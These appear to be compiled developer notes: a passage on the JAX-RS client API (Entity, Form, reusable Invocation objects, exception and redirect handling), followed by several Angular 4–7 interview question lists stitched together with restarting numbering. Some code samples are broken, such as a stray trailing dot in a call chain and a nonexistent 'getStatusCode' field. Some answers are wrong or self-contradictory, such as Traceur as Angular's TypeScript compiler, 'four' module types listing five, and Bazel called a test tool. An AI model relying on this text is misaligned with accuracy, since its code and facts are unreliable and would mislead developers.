<T> T put(Entity<?> entity, Class<T> responseType);
<T> T put(Entity<?> entity, GenericType<T> responseType);
<T> T post(Entity<?> entity, Class<T> responseType);
<T> T post(Entity<?> entity, GenericType<T> responseType);
Response post(Entity<?> entity);
```

```
Response put(Entity<?> entity);
```

The Entity class encapsulates the Java object we want to send with the POST or GET request:

```
package javax.ws.rs.client;
public final class Entity<T> {
  public Variant getVariant() {}
  public MediaType getMediaType() {
  public String getEncoding() {
  public Locale getLanguage() {
  public T getEntity() {
  public Annotation[] getAnnotations() { }
  ...
}
```

The Entity class does not have a public constructor. You instead have to invoke one of the static convenience methods to instantiate one:

```
package javax.ws.rs.client;
import javax.ws.rs.core.Form;
public final class Entity<T> {
  public static <T> Entity<T> xml(final T entity) { }
  public static <T> Entity<T> json(final T entity) { }
  public static Entity<Form> form(final Form form) { }
  ...
}
```

The xml() method takes a Java object as a parameter. It sets the MediaType to application/xml. The json() method acts similarly, except with JSON. The form() method deals with form parameters and application/x-www-form-urlencoded, and requires using the Form type. There's a few other helper methods, but for brevity we won't cover them here.

Let's look at two different examples that use the POST create pattern to create two different customer resources on the server. One will use JSON, while the other will use form parameters:

```
Customer customer = new Customer("Bill", "Burke");
Response response = client.target("http://commerce.com/customers")
                    .request().
                    .post(Entity.json(customer));
```

If at all we wanted access the MediaType or language the use below code bcz we cannot create obj for Entity<T> bcz it doesn't have constructor hence we need to call one of the static method on Entity which will returns Entity obj on that we can call the non-static methods.

```
MediaType type=Entity.json(new Customer()).getMediaType();
Locale locale=Entity.json(new Customer()).getLanguage();
response.close();
```

Here we pass in an Entity instance to the post() method using the Entity.json() method. This method will automatically set the Content-Type header to application/json.

To submit form parameters, we must use the Form class:

iv) Working with Form:

```
package javax.ws.rs.core;
public class Form {
  public Form() { }
  public Form(final String parameterName, final String parameterValue) { }
  public Form(final MultivaluedMap<String, String> store) { }
  public Form param(final String name, final String value) { }
  public MultivaluedMap<String, String> asMap() { }
}
```

This class represents application/x-www-form-urlencoded in a request. Here's an example of it in use:

```
Form form = new Form().param("first", "Bill")
                    .param("last", "Burke");
response = client.target("http://commerce.com/customers")
                .request()
                .post(Entity.form(form));
```

4.2 Invoking request() using Invocation style:

The previous examples are how you're going to typically interact with the Client API. JAX-RS has an additional invocation model that is slightly different. You can create full Invocation objects that represent the entire HTTP request without invoking it. There's a few additional methods on Invocation.Builder that help you do this:

```
public interface Invocation {
  ...
  public interface Builder extends SyncInvoker, Configurable<Builder> {
    Invocation build(String method);
    Invocation build(String method, Entity<?> entity);
    Invocation buildGet();
    Invocation buildDelete();
    Invocation buildPost(Entity<?> entity);
    Invocation buildPut(Entity<?> entity);
    ...
  }
}
```

The buildXXX() methods fill in the HTTP method you want to use and finish up building the request by returning an Invocation instance. You can then execute the HTTP request by calling one of the invoke() methods:

```
package javax.ws.rs.client;
public interface Invocation {
  public Response invoke();
  public <T> T invoke(Class<T> responseType);
  public <T> T invoke(GenericType<T> responseType);
  ...
}
```

Purpose of Invoking request() using Invocation style:

So what is the use of this invocation style? For one, the same Invocation object can be used for multiple requests. Just prebuild your Invocation instances and reuse them as needed. Also, since invoke() is a generic method, we could queue up Invocation instances or use them with the execute pattern. Let's see an example:

```
Response response = client.target("http://commerce.com/orders/report")
                         .queryParam("start", "now - 5 minutes")
```

```
                .queryParam("end", "now")
                .request()
                .accept("application/json")
                .get();
```

If we send req the request obj will be created if we call get() the req will be sent to the srver and gets the response, if again we send the req by creating for loop for 5-times then for each and every time the request obj will be created and sends the req to the server to get the response but creating every time req obj eventhough the req we are sending containing same req data, same headers and same cookies will not makes sence and leads to performnace issues bcz creating un-necessarily the obj's in the JVM that's where we nedd to go for Invoking request() using Invocation style.

Use case (Getting stock price or details):

We need to send same req containing same req data, same headers and cookies to get the stock price of stock info bcz stocks are going to change with in fraction of seconds so we need to display the stock details latest for each and every fraction of seconds that means we need to send req's containing same data multiple time to get the stock info. In this case if we use above procedure to send the req and to get the stock info then memory issues will come that' where to re-use same req obj to send multiple times we need to use Invoking request() using Invocation style which is given below.

```
Invocation generateReport = client.target("http://stock.com/report")
                        .queryParam("start", "now - 5 minutes")
                        .queryParam("end", "now")
                        .request()
                        .accept("application/json")
                        .buildGet();
```

// Till here invocation obj will be created/builded but req will not send when we call invoke() then only req will be send to get the response that means we can send same req obj multiple times to get the response which improves application performance.

```
while (true) {
  Report report = generateReport.invoke(Report.class);
  renderReport(report);
  Thread.sleep(300000);
}
```

The example code prebuilds a GET Invocation that will fetch a JSON report summary of orders made in the last five minutes. We then loop every five minutes and re-execute the invocation. Sure, this example is a little bit contrived (forced, strained), but I think you get the idea.

Similarly we can write for POST req as follows

```
Response response = target.request()
                    .accept(MediaType.APPLICATION_XML)
                    .post(Entity.xml(subscriber));
```

With the above code if we send multiple req's performnace issues will come that's where we need to use below code

```
Invocation invocation = target.request()
                        .accept(MediaType.APPLICATION_XML)
                        .buildPost(Entity.xml(subscriber));

Response response = invocation.invoke();

if (response.getStatus() == 200) {
  receipt = response.readEntity(Receipt.class);
}
```

4.3 Document to Build the Client:

The Resource provider will gives a document to develop the client what input need to send, for example if we need to send xml then they will provide structure of xml and details about elements which required and which are optional etc based on this structure the client developers need to write xsd and need validate against xsd and then need to develop the Binding classes by passing xsd as input and then send the req by registering MessageBody Readers and Writers.

Draw Architectures of REST Resource and Client here

→How are u accessing your RESTful services?

Ans: The RESTful service is provided by someone and within our application we are accessing the RESTful service. In our appl we created one Invocker (REST Client Invoker) for one Resource that we wanted to access so this Invoker will makes a REST call to the Resource.

→We can send REST call directly from the JSP or using AJAX in the JSP which makes a Http req to the Resource so when JSP itself can send the REST call why we need Invocker via JSP to Servlet to Invoker?

Yes, we can make a REST call from JSP if we wanted render the data directly on the browser but we don't wanted display the data rather we need to do our own additional business operation based on the data that is given by the REsource that is the reason we need to use Invoker.

If we have our own In-House Appl then we can make REST call from JSP itself.

Note:

If we have an In-House Mobile App then we don't need REST Client Invoker rather a JSP or AJAX call from the JSP that is there in the Mobile App can send REST call to the REST Resource bcz here directly we need to render the data in the Mobile App browser.

5. Exception Handling:

Now we need to discuss what happens if an error occurs when you use an invocation style that automatically unmarshalls the response. Consider this example:

```
Customer customer = client.target("http://commerce.com/customers/123")
                        .accept("application/json")
                        .get(Customer.class);
```

In this scenario, the client framework converts any HTTP error code into one of the exception hierarchy exceptions discussed in Exception Hierarchy. We can then catch these exceptions in our code to handle them appropriately:

```
try {
  Customer customer = client.target("http://commerce.com/customers/123")
                          .accept("application/json")
                          .get(Customer.class);
} catch(NotAcceptableException notAcceptable) {
  ...
} catch (NotFoundException notFound) {
  ...
}
```

If the server responds with an HTTP error code not covered by a specific JAX-RS exception, then a general-purpose exception is thrown.

ClientErrorException covers any error code in the 400s.

ServerErrorException covers any error code in the 500s.

This invocation style will not automatically handle server redirects that is, when the server sends one of the HTTP 3xx redirection response codes. Instead, the JAX-RS Client API throws a RedirectionException from which we can obtain the Location URL to do the redirect yourself.

For example:

```
WebTarget target = client.target("http://commerce.com/customers/123");
boolean redirected = false;
Customer customer = null;
do {
  try {
    customer = target.accept("application/json")
```

```
                    .get(Customer.class);
  } catch (RedirectionException redirect) {
  if (redirected) throw redirect;
    redirected = true;
    target = client.target(redirect.getLocation());
  }
} while (customer == null);
```

In this example, we loop if we receive a redirect from the server. The code makes sure that we allow only one redirect by checking a flag in the catch block. We change the WebTarget in the catch block to the Location header provided in the server's response. We might want to massage this code a little bit to handle other error conditions.

```
Response response = client.target("http://commerce.com/customers/123")
                        .accept("application/json")
                        .get();
if (response.getStatusCode==404) {
  throw new NotFoundException("Invalid customerId plz enter valid customerId");
  // this exception management is used in the client as well to display the proper messages to the

client side web-appl uses.
}
```

1. **Question 1. What Are Angular 4?**
   Answer :
   On 13 December 2016 Angular 4 was announced, skipping 3 to avoid confusion due to the misalignment of the router package's version which was already distributed as v3.3.0. The final version was released on March 23, 2017. Angular 4 is backward compatible with Angular 2.

   Angular version 4.3 is a minor release, meaning that it contains no breaking changes and that it is a drop-in replacement for 4.x.x.

2. **Question 2. What Are The Features Of Angular 4.3?**
   Answer :
   Features in Angular version 4.3 are:
   - Introducing Http Client, a smaller, easier to use, and more powerful library for making HTTP Requests.
   - New router life cycle events for Guards and Resolvers. Four new events: GuardsCheckStart, GuardsCheckEnd, ResolveStart, ResolveEnd join the existing set of life cycle event such as NavigationStart.
   - Conditionally disable.

3. **Question 3. What Is Angular?**
   Answer :
   Angular (commonly referred to as "Angular 2+" or "Angular 2"):

   Is a TypeScript-based open-source front-end web application platform bed by the Angular Team at Google and by a community of individuals and corporations to address all of the parts of the developer's workflow while building complex web application. Angular is a complete rewrite from the same team that built AngularJS.

   Angular is a framework for building client applications in HTML and either JavaScript or a language like TypeScript that compiles to JavaScript. Angular combines declarative templates, dependency injection, end to end tooling, and integrated best practices to solve development challenges. Angular empowers developers to build applications that live on the web, mobile, or the desktop.

4. **Question 4. What Is Angular Js?**
   Answer :
   AngularJS is a structural framework for dynamic web apps. It lets you use HTML as your template language and lets you extend HTML syntax to express your application's components clearly and succinctly. AngularJS data binding and dependency injection eliminate much of the code you would otherwise have to write. And it all happens within the browser, making it an ideal partner with any server technology.

   AngularJS is what HTML would have been, had it been designed for applications. HTML is a great declarative language for static documents. It does not contain much in the way of creating applications, and as a result building web applications is an exercise in.

5. **Question 5. What Do I Have To Do To Trick The Browser Into Doing What I Want?**
   Answer :

The impedance mismatch between dynamic applications and static documents is often solved with:
A library – a collection of functions which are useful when writing web apps. Your code is in charge and it calls into the library when it sees fit. E.g., jQuery.
Frameworks – a particular implementation of a web application, where your code fills in the details. The framework is in charge and it calls into your code when it needs something app specific.
E.g., durandal, ember, etc.

AngularJS takes another approach. It attempts to minimize the impedance mismatch between document centric HTML and what an application needs by creating new HTML constructs. AngularJS teaches the browser new syntax through a construct we call directives.

Examples include:

- Data binding, as in {{}}.
- DOM control structures for repeating, showing and hiding DOM fragments.
- Support for forms and form validation.
- Attaching new behavior to DOM elements, such as DOM event handling.
- Grouping of HTML into reusable components.

6. **Question 6. What Are The Differences Between Angular And Angular Js?**
Answer :

Angular was a ground-up rewrite of AngularJS and has many unique features.

- Angular does not have a concept of "scope" or controllers; instead it uses a hierarchy of components as its main architectural concept
- Angular has a different expression syntax, focusing on "[ ]" for property binding, and "( )" for event binding
- Mobile development – desktop development is much easier when mobile performance issues are handled first
- Modularity – much core functionality has moved to modules, producing a lighter, faster core
- Modern browsers only – reducing the need for browser compatibility workarounds
- Angular recommends the use of Microsoft's Typescript language, which introduces the following features:
- Class-based Object Oriented Programming
- Static Typing
- Generics

Typescript a superset of ECMAScript 6 (ES6), and is backwards compatible with ECMAScript 5 (i.e.: JavaScript).

Angular also includes the benefits of ES6:

- Lambdas
- Iterators
- For/Of loops
- Python-style generators
- Reflection

- Improved dependency injection– bindings make it possible for dependencies to be named
- Dynamic loading
- Asynchronous template compilation
- Simpler Routing
- Replacing controllers and $scope with components and directives – a component is a directive with a template.
- Reactive programming support using RxJS.

7. **Question 7. What's New In Angular 4? And What Are The Improvements In Angular 4?**

   Answer :

   Angular 4 contains some additional Enhancement and Improvement.

   Consider the following enhancements:

   - Smaller & Faster Apps
   - View Engine Size Reduce
   - Animation Package
   - NgIf and ngFor Improvement
   - Template
   - Ng If with Else
   - Use of AS keyword
   - Pipes
   - HTTP Request Simplified
   - Apps Testing Simplified
   - Introduce Meta Tags
   - Added some Forms Validator Attributes
   - Added Compare Select Options
   - Enhancement in Router
   - Added Optional Parameter
   - Improvement Internationalization

8. **Question 8. Why Angular 4? What's New In Angular 4?**

   Answer :

   - It Makes work easier compared with angular 2 and other models.
   - Writing code is lots of cleaner and lesser.
   - It Improve the execution performance for Data binding and so on.
   - It has included Animations features.
   - In Angular 4, no need to apply observable methods because Angular analyses every page's DOM and it is automatically modifies to page's DOM.
   - It is also supported by Visual Studio, IntelliJ, And NET IDES and so on.
   - Migration is really very soft and cleaner.
   - And So On…

   Angular 2 apps will work using Angular 4 without changing anything. Angular 4 offers lots-of enhancements i.e.

   - Smaller & Faster Apps
   - View Engine Size Reduce
   - Animation Package

- NgIf and ngFor Improvement
- Overriding Template
- NgIf with Else
- Use of AS keyword
- Pipes
- HTTP Request Simplified
- Apps Testing Simplified
- Introduce Meta Tags
- Added some Forms Validator Attributes
- Added Compare Select Options
- Enhancement in Router
- Added Optional Parameter
- Improvement Internationalization
- Meaningful errors handling methodology
- Animations

9. **Question 9. How To Set Http Request Header In Angular 4 And Angular 2?**
   Answer :
   The HTTP Interceptors are used to Set Http Headers Request in Angular 4 using the import from "@angular/common/http". The HTTP Interceptors are available in Angular 4.x versions.

   The HTTP Interceptors are not supported in Angular 2. We are creating the Http Client Injectable class to achieve this. You can see the below examples for set http headers request with and without HTTP interceptors.
10. **Question 10. What Is The Use Of Interceptors In Angular 4?**
    Answer :
    The Interceptors is a common used to set default headers for all responses.
11. **Question 11. What Is The For Root Method?**
    Answer :
    The for Root is a static method and it's very easy for developers to configure the modules and the best example is – RouterModule.for Root.

    The Router Module also offers a for Child. It's also a static method and use to configure the routes of lazy-loaded modules. The for Root and for Child are the traditional names for methods that configure services in root.
12. **Question 12. What Is The Difference Between `{'ngfor'}` And `{`ngforof`}` In Angular 2?**
    Answer :
    Angular 2 – ngFor vs. ngFor:
    - The [ngFor] is not a type safe.
    - The [NgForOf] is a type Safe.
    - The [NgFor] directive instantiates a template once per item from iterate.
    - The [ngFor] and [ngForOf] are actually the selectors of the [NgForOf] directive and it is not two distinct things.
    - The [ngFor] will be works like as collections.
    - The [ngForOf] will be works like as generics.
13. **Question 13. What Classes Should I Add To Module's Declarations?**

Answer :

We can add the declarable classes like components, directives and pipes in the module's declarations list and we can add only – components, directives and pipes classes in the @NgModule.

14. **Question 14. What Classes Should I Not Add To Module's Declarations?**

Answer :

We do not declare – Module, Service, objects, strings, numbers, functions, entity models, configurations, business logic, and helper classes in the module's declarations.

15. **Question 15. What Happen When I Import The Same Module Twice In Angular 4?**

Answer :

- No problem! We can import the same module twice but Angular does not like modules with circular references.
- So do not let Module "X" import Module "Y" which already imports Module "X".
- When four modules all import Module "X", Angular estimate Module "X" once, the first time face it and does not do again. Actually, the modules help us to organize an application into associative blocks of functionality.

16. **Question 16. How To Get And Log An Error In Angular 4?**

Answer :

Two types of error:

- If the backend returned an unsuccessful response like – 404, 500 and so on.
- If something goes wrong in the client side like -network error etc.

In the both cases – We are using Http Error Response and return the useful information on what went wrong in this call!

17. **Question 17. How Are Jwts Used To Authenticate Angular 4 Applications?**

Answer :

In Annular, the following Steps are used to building authentication and authorization for RESTful APIs and applications. It might help you –

- The users send their credentials to the server which is verified by the database credentials. If everything is verified successfully, the JWT is sent back to them.
- The JWT is saved in the user's browser in local storage or in a cookie and so on.
- The presence of a JWT saved in the browser is used as an indicator that a user is currently logged in.
- The expiry time of JWT is continually checked to maintain an authenticated state in the Angular applications.
- The client side routes are protected and access by authenticated users only.
- When user sends the XHR requests for APIs, the JWT gets sent an Authorization header using your cookies or Bearer.
- When XHR requests coming on the server, before send back the responses it's validated first with configured app's secret keys. If everything is looking good then returns successfully responses other send the back to the bad request.

There are several open source libraries are available for angular which are helps with JWTs and has the ability to Decode the JWT, Authorization header to XHR requests and so on.

18. **Question 18. What Is Json Web Token?**
    Answer :
    JSON Web Token (JWT) is an open standard which used for securely transmitting information between parties as a JSON object.

    The JWTs can be signed with –
    - HMAC algorithm
    - RSA algorithm

19. **Question 19. When Should You Use Json Web Tokens?**
    Answer :
    There are some scenarios where we can used JSON Web Tokens –
    - Authentication
    - Information Exchange

20. **Question 20. What Is The Json Web Token Structure?**
    Answer :
    The JSON Web Tokens consist of three parts separated by dots (.), which are:
    - Header
    - Payload
    - Signature

21. **Question 21. Explain Component Decorators In Angular 4?**
    Answer :
    A decorator is the core concept when developing an angular framework with version 2 and above. It may become a core language feature for JavaScript soon. In angular 4, decorators are used extensively and are also used to compile a code.

    There are 4 different types of decorators:
    - Class decorators
    - Property decorators
    - Method decorators
    - Parameter decorators

    A decorator is a function that is invoked with a prefix "@" symbol and is immediately followed by a class, parameter, method, or property. A decorator returns the same thing which was given as an input but in an augmented form.

22. **Question 22. Write The Cli Command To Generate A Component In Angular 4?**
    Answer :
    Components are just simple classes which are declared as components with the help of component decorators.

    It becomes easy to create an application which already works, with the help of angular CLI commands. "Ng generate" is used to generate components, routes, services, and pipes. Simple test shells are also created with the help of this CLI command. For generating a component in angular4 with the help of CLI command.

    you need to follow the following syntax-
    - ng generate component component name;

    It generates the component and adds the component to module declarations.

23. **Question 23. Explain The Component Directory Structure Of Angular 4?**
    Answer :
    Here are the elements which are present in the component directory structure anf modules: –
    Module.ts- in this, the angular module is declared. @NgModule decorator is used which initializes the different aspects of angular applications. AppComponent is also declared in it.
    Components.ts- it simply defines the components in angular and this is the place where the app-root sector is also defined. A title attribute is also declared in the component.
    Component.html- it is the template file of the application which represents the visual parts of our components.
24. **Question 24. Explain Ngfor Directive With An Example?**
    Answer :
    The ngFor directive instantiates a template for every element of the given iterator. The different local variables of the ngFor directive can be used in iterations. The ngFor directive can even be used with the HTML elements. It also performs various changes in DOM. Several exported values can be aliased to local variables with the help of ngFor directive. It allows us to build data presentation lists and tables in our HTML templates.

    Here's an example of ngFor directive with the help of HTML:
    <tr *ngFor="hero of heroes">

    <td>({hero.name})</td></tr>
25. **Question 25. Explain Property Binding Or One Way Binding In Angular Js?**
    Answer :
    Basically property binding means passing data from the component class and setting the value of a given element in the view. It is a one way binding in which the data is passed from component to the class. It allows us to control the element property values from component to class. Property binding in angular can take place by three ways:

    Interpolation can be used to define a value, as long as the value being defined is a string.

    Wrapping brackets around the element property and binding it to the component property is the most common type of property binding.

    The third way is by adding "bind" before the element property.
26. **Question 26. Explain Ngif Directive ?**
    Answer :
    The ngIf is a built-in template directive which is used to add or remove some parts of DOM. This addition or removal depends on the expression being true or false.

    If the expression is evaluated to false, then the ngIf directive removes the HTML element. If the expression is evaluated to be true, then the element gets added to the DOM.

    Syntax:-
    *ngIf="<condition>"

27. **Question 27. Write The Difference Between Directive And Component In Angular Js?**

    Answer :

    In angular js, there are differences between the meta-data annotations. Some of the differences are:

    - A directive is used to add behavior to an existing element. Whereas, a component is used to create a component with attached behavior.
    - "@directive" is used to create a directive. Whereas, "@component" is used to create a component.
    - A directive is used to attach different behaviors to an existing DOM element. Whereas, with the help of component, we can break our application into smaller components.
    - A directive is used to create reusable behavior. Whereas, a component is used to create reusable components.
    - A directive does not require a view. Whereas, a component needs a view via @view.

28. **Question 28. What Do You Understand By Isolated Unit Tests?**

    Answer :

    As the name implies, unit test is all about testing individual units of code. In order to answer some questions, isolating the unit of code under test is really important. When we do this, we are not forced into creating related pieces such as DOM elements for sorting. With the help of isolated unit tests, it becomes easier to implement everything. To simulate the requests, dependency injections are also provided. The individual sort function can be tested in isolation. And not only the sort function, any function can be tested in isolation.

29. **Question 29. What Is A Routing In Angular Js?**

    Answer :

    NgRoute module is used when you want to navigate through different pages of your application but you also want your application to be a single page application. This ngRoute module navigates through different pages of your application without reloading the entire application. The angular js route module should be included to make your application ready for routing. The ngRoute is added as a dependency in the application. The routing engine captures the specific url requested by the user and renders the view based on the defined routing rules.

30. **Question 30. What Do You Understand By Services With Reference To Angular Js?**

    Answer :

    Services in angular js are used to organize and share code across your application. These are the suitable objects which are wired together with the help of dependency injection. The angular js services are lazily instantiated. The service is only instantiated by angular js only when the application component depends on it. In angular js, new services can be made or can even be used in other built-in services. Over 30 built-in services are present in angular js.

1. **Question 1. Explain Npm?**
   Answer :
   NPM stands for node package manager. It is used for installing dependencies for javascript packages.
2. **Question 2. What Is Angular Cli? List The Command To Install Angular Cli?**
   Answer :
   Angular CLI is Command Line Interface for Angular that runs Webpack.You can use npm install -g @angular/cli command to install angular CLI.
3. **Question 3. How To Create A New Project In Angular Js Using Cli?**
   Answer :
   After installing Angular CLI run ng new project-name command to create a new Angular project.
4. **Question 4. What Are Decorators?**
   Answer :
   Decorators are functions that adds metadata to class members and functions. It was proposed in ES2016 and implemented in Typescript.
5. **Question 5. List The Types Of Data Binding Supported By Angular 5?**
   Answer :
   Angular 5 supports four types of Data Binding They are
   - String Interpolation
   - Property Binding
   - Event Binding
   - Two-way-binding
6. **Question 6. How To Run Angular5 Application Locally During Development?**
   Answer :
   ng serve command is used to run Angular5 application locally during development.To start development server on specific port ng serve -p aPortNumber command is used.
7. **Question 7. What An Angular 5 Component Made Of? How Do You Generate A New Component?**
   Answer :
   Angular2 component is made of a Component decorator and a component definition of a class. ng generate component componentname command is used to generate a component in Angular2.
8. **Question 8. How Do We Import A Module In Angular 5?**
   Answer :
   Simply use below syntax to import a module in Angular 5.

   import { ModuleName } from 'someWhere';
9. **Question 9. Explain $event In Angular 5?**
   Answer :
   In Angular 5 $event is a reserved keyword that represents the data emitted by an event (event data).

   It is commonly used as a parameter for event based methods.
10. **Question 10. What Do Double Curly Brackets Are Used In Angular 5?**
    Answer :

double curly brackets are used form data interpolation in Angular 5.

11. **Question 11. What Is *ngfor Directive Used For?**
    Answer :
    ngFor directive is used for Iterating over a list of items and for Generating a new DOM element for each one.
12. **Question 12. Explain Webpack?**
    Answer :
    Webpack is module bundler Bundler for Angular2 or above. It bundles, minified and transpiler an Angular application.
13. **Question 13. What Is Transpiling?**
    Answer :
    Transpiling is a process of converting code from one language to another. In Angular, Traceur compiler is used for converting TypeScript to JavaScript so that browsers can understand.
14. **Question 14. Explain Component Life Cycle In Angular?**
    Answer :
    - In Angular component life cycle in Angular goes through following stages.
    - Create
    - Render
    - Create and render children
    - Check for bound data changes and re-render
    - Destroy
15. **Question 15. Explain Ngmodule?**
    Answer :
    NgModule is a decorator function in Angular that takes a single metadata object whose properties describe the module.

1. **Question 1. What Are Components In Angular?**
   Answer :
   The Concepts of Angular Components -
   Components are the most basic building block of a UI in Angular applications and it controls views (HTML/CSS). They also communicate with other components and services to bring functionality to your applications.

   Technically components are basically TypeScript classes that interact with the HTML files of the components, which get displayed on the browsers.

   The component is the core functionality of Angular applications but you need to know to pass the data into the components to configure them.
2. **Question 2. What's New In Angular 6? What Are Improvements In Angular 6?**
   Answer :
   The Angular Team are working on lots of bug fixes, new features and added/update/remove/ re-introduce/ and many more things.

   Let's start to explore all changes of Angular 6 step by step:
   Added ng update - This CLI commands will update your angular project dependencies to their latest versions. The ng update is normal package manager tools to identify and update other dependencies.
3. **Question 3. What Are The Ngmodule Metadata Properties?**
   Answer :
   The NgModule decorator identifies AppModule as a NgModule class.

   The NgModule takes a metadata object that tells Angular how to compile and launch the application.

   The NgModule importance metadata properties are as follows –
   - providers
   - declarations
   - imports
   - exports
   - entryComponents
   - bootstrap
   - schemas
   - id
4. **Question 4. What Types Of Ngmodules?**
   Answer :
   There are four types of NgModules –
   - Features Module
   - Routing Module
   - Service Module
   - Widget Module
   - Shared Module
5. **Question 5. What Is A Cookie?**
   Answer :
   A cookie is a small piece of data sent from a website and stored on the user's machine by the user's web browsers while the user is browsing.
6. **Question 6. What Is Pure Pipe?**

Answer :

Angular executes a pure pipe only when it detects a pure change to the input value. A pure change can be primitive or non-primitive.

Primitive data are only single values, they have not special capabilities and the non-primitive data types are used to store the group of values.

```
@Pipe({
  name: 'currency'
})
```

7. **Question 7. What Is Impure Pipe?**

Answer :

Angular executes an impure pipe during every component change detection cycle. An impure pipe is called often, as often as every keystroke or mouse-move.

If you want to make a pipe impure that time you will allow the setting pure flag to false.

```
@Pipe({
  name: 'currency',
  pure:false
})
```

8. **Question 8. What Is Parameterizing Pipe?**

Answer :

A pipe can accept any number of optional parameters to achieve output. The parameter value can be any valid template expressions. To add optional parameters follow the pipe name with a colon (:). Its looks like- currency: 'INR'

In the following example –

```
<h2>The birthday is - {{ birthday | date:"MM/dd/yy" }} </h2>

<!-- Output - The birthday is - 10/03/1984 -->
```

9. **Question 9. What Is Chaining Pipe?**

Answer :

The chaining Pipe is used to perform the multiple operations within the single expression. This chaining operation will be chained using the pipe (I).

In the following example, to display the birthday in the upper case- will need to use the inbuilt date-pipe and upper-case-pipe.

In the following example –

```
{{ birthday | date | uppercase}}
```

10. **Question 10. Why You Use Browsermodule, Commonmodule, Formsmodule, Routermodule, And Httpclientmodule?**

Answer :

BrowserModule – The browser module is imported from @angular/platform-browser and it is used when you want to run your application in a browser.
CommonModule – The common module is imported from @angular/common and it is used when you want to use directives - NgIf, NgFor and so on.
FormsModule – The forms module is imported from @angular/forms and it is used when you build template driven forms.

RouterModule – The router module is imported from @angular/router and is used for routing RouterLink, forRoot, and forChild.
HttpClientModule –The HttpClientModule is imported from @angular/common/http and it used to initiate HTTP request and responses in angular apps. The HttpClient is more modern and easy to use the alternative of HTTP.

1. **Question 1. What Is Angular?**
   Answer :
   - Angular is a most popular web development framework for developing mobile apps as well as desktop applications.
   - Angular framework is also utilized in the cross platform mobile development called IONIC and so it is not limited to web apps only.
   - Angular is an open source framework written and maintained by angular team at Google and the Father of Angular is Misko Hevery.
   - Angular is written in TypeScript and so it comes with all the capabilities that typescript offers.
2. **Question 2. What Is Architecture Overview Of Angular?**
   Answer :
   Angular Architecture Overview :
   Angular is a most popular web development framework for developing mobile apps as well as desktop applications.

   Angular framework is also utilized in the cross platform mobile development called IONIC and so it is not limited to web apps only.

   Angular is an open source framework written and maintained by angular team at Google and the Father of Angular is Misko Hevery.

   The bootstrapping process creates the components listed in the bootstrap array and inserts each one into the browser (DOM)

   you can identify the seven main building blocks of an Angular Application.
   - Component
   - Templates
   - Metadata
   - Data Binding
   - Directives
   - Services
   - Dependency Injection

   The basic building blocks of an Angular application are NgModules, which provide a compilation context for components.

   Angular app is defined by a set of NgModules and it always has at least a root module that enables bootstrapping, and many more feature modules.
   - Components define Template views
   - Components use services

   The Angular Module (NgModules) helps us to organize an application into connected blocks of functionality.

   The NgModule properties for the minimum “AppModule” generated by the CLI which are follow as -

   Declarations — Use to declare the application components.
   Imports —Every application must import BrowserModule to run the app in a browser.
   Providers — There are none to start.

Bootstrap — This is a root AppComponent that Angular creates and inserts into the index.html host web page.

3. **Question 3. How To Update Angular 6 To Angular 7?**
   Answer :
   For updating Angular 6 to Angular 7,
   you should use a command:
   ng update @angular/cli @angular/core
4. **Question 4. What Is Urlsegment Interface In Angular 7?**
   Answer :
   UrlSegment Interface :
   UrlSegment interface represents a single URL segment and the constructor, properties, and methods look like below UrlSegment class i.e.

   class UrlSegment {

   constructor(path: string, parameters: {...})

   path: string

   parameters: {...}

   toString(): string

   }

   The UrlSegment is a part of a URL between the two slashes and it contains a path and matrix parameters associated with the segment.
5. **Question 5. What Is Angular Compatibility Compiler (ngcc) In Angular 7?**
   Answer :
   The ngcc Angular node_module compatibility compiler :
   - The ngcc is a tool which "upgrades" node_module compiled with non-ivy ngc into ivy compliant format.
   - This compiler will convert node_modules compiled with Angular Compatibility Compiler (ngcc), into node_modules which appear to have been compiled with TSC compiler transformer (ngtsc) and this compiler conversions will allow such “legacy” packages to be used by the Ivy rendering engine.
   - TSC transformer which removes and converts @Pipe, @Component, @Directive and @NgModule to the corresponding definePipe, defineComponent, defineDirective and defineInjector.
6. **Question 6. What Is Do Bootstrap (ng Do Bootstrap) In Angular 7?**
   Answer :
   Do Bootstrap Interface :
   Angular 7 added a new life-cycle hook that is called ng Do Bootstrap and an interface that is called Do Bootstrap.

   Example:
   //ng Do Bootstrap - Life-Cycle Hook Interface

   classApp Module implements Do Bootstrap {

   ng Do Bootstrap(appRef: ApplicationRef) {

   appRef.bootstrap(AppComponent);

```
  }
}
```

7. **Question 7. What Is Xmb?**

   Answer :

   The XMB is basically a key value pairs with no deeper structure. It does have a mechanism for named placeholders, with descriptions and examples. The messages for any given other language must be correspond 1:1.

8. **Question 8. What Is Xmb Placeholders?**

   Answer :

   The placeholders have one example tag () and a text node. The text node will be used as the original value from the placeholder, while the example will represent a dummy value.

9. **Question 9. What's New In Angular 7?**

   Answer :

   The major release and expanding to the entire platform including-

   - Core framework,
   - Angular Material,
   - CLI

10. **Question 10. What Is Ivy Rendering Engine In Angular 7?**

    Answer :

    Ivy Rendering Engine :

    The Ivy rendering engine is a new backwards-compatible Angular renderer main focused on the following.

    - Speed Improvements
    - Size Reduction
    - Increased Flexibility

    The template functions for creating dynamically views are no longer nested functions inside each other.

    Now we use for loops that are nested inside other loops.

    Example:

```
functionAppComponent(rf: RenderFlags, ctx: AppComponent) {
functionulTemplateFun(rf1: RenderFlags, ctx0: any) {
functionliTemplateFun(rf1: RenderFlags, ctx1: any) {...}
  }
}
```

11. **Question 11. What Is Key Value Pipe In Angular 7?**

    Answer :

    Key Value Pipe:

    Change you object into an array of key value pairs that output array will be ordered by keys.

    By default it will be by Unicode point value.

    Syntax:

```
{{your input expression | key value [:compareFn] }}
```

12. **Question 12. What Are The Core Dependencies Of Angular 7?**

Answer :

Core Dependencies:

There are two types of core dependencies: RxJS and TypeScript.

RxJS 6.3:

RxJS version 6.3 is used by Angular 7. It has no changes in the version from Angular 6

TypeScript 3.1:

TypeScript version 3.1 is used by Angular 7. It is the upgrade from the version2.9 of Angular 6.

13. **Question 13. Explain Bazel?**

Answer :

Bazel is a test tool just like the Make, Maven and Gradle and it is an open-source build. Bazel utilizes the readable and high-level build language. It handles the project in a great number of languages and builds the product for a large number of platforms. Moreover, it supports multiple users and large codebases over several repositories.

14. **Question 14. How To Generate A Class In Angular 7 Using Cli ?**

Answer :

Create a class using below code:

ng generate class [options]

ng g class [options]

Whose name refers the name of a class.

Options refer to the project name, spec value in Boolean or type of a file.

15. **Question 15. How Can You Create A Decorator In Angular?**

Answer :

There are two ways to register decorators in Angular.

These are:

- $provide.decorator
- module.decorator

16. **Question 16. How Can You Handle Events In Angular 7?**

Answer :

There are various methods to handle events in Angular 7.

These are:

